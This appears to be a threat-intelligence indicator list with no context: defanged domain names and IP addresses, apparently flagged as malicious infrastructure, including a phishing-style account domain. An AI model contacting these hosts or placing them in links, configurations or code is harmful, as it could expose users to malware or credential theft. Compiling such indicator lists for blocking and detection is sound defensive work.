www[.]tumblebin[.]com

little-nuts[.]com
fullhalfempty[.]com
mysugarbin[.]com
ftp[.]wond3rfulworld[.]com
blog[.]younghogs[.]com
ww2[.]younghogs[.]com
www[.]younghogs[.]com
ww1[.]younghogs[.]com
mx2[.]newstodayreviews[.]com
mx1[.]newstodayreviews[.]com
mx3[.]newstodayreviews[.]com
www[.]onepickle[.]com
quicktime[.]softwares-free[.]com
tumblebin[.]com
ns1[.]bidux[.]com[.]avtofrom[.]us
www[.]nophoz[.]com
breachframework[.]website
breachframework[.]com
com-account-jfnjkr[.]xyz
104[.]219[.]250[.]204
216[.]189[.]148[.]125
149[.]202[.]110[.]2
104[.]219[.]250[.]205
5[.]135[.]85[.]16
78[.]128[.]92[.]101
206[.]221[.]188[.]98
104[.]232[.]35[.]15
5[.]39[.]23[.]192
95[.]211[.]135[.]167
46[.]165[.]207[.]109
95[.]211[.]38[.]134
46[.]165[.]249[.]223
95[.]211[.]135[.]162
46[.]165[.]207[.]140
46[.]165[.]207[.]120
95[.]211[.]107[.]75
94[.]242[.]219[.]203
95[.]211[.]38[.]133
46[.]165[.]207[.]112
95[.]211[.]3[.]135
91[.]210[.]107[.]107
46[.]165[.]207[.]114
91[.]210[.]107[.]108
95[.]211[.]205[.]142
95[.]211[.]107[.]71
46[.]165[.]207[.]116
95[.]211[.]135[.]168
46[.]165[.]207[.]134

46[.]165[.]207[.]98
46[.]165[.]207[.]113
46[.]165[.]207[.]138
94[.]242[.]219[.]199
46[.]165[.]207[.]142
46[.]165[.]207[.]99
95[.]211[.]107[.]72
95[.]211[.]38[.]135
46[.]165[.]207[.]132
46[.]165[.]207[.]108